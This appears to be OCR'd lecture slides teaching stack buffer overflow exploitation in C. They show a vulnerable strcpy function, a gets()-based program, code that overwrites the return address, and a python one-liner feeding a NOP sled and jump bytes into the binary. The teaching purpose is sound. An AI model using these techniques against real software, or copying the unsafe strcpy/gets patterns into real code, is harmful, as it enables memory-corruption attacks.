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

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

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
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



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
?←



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

?←



Buffer overflow example

```
%eip = 0x41414141

???
```



?←

Buffer overflow FTW

- Success! Program crashed!
- Can we do better?
  - Yes
    - How?

Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```

Exploiting buffer overflows

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void foo(char *str) {
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
}
```




Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
 ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



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

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

What’s the Use?

- If you control the source?
- If you run the program?
- If you control the inputs?

(slightly) more realistic vulnerability

```
int main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}
```

(slightly) more realistic vulnerability

```
int main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}
```

```
python –c “print ‘\x90’*110 + \
‘\xeb\xfe’ + ‘\x00\xd0\xff\xff’” | \
./a.out
```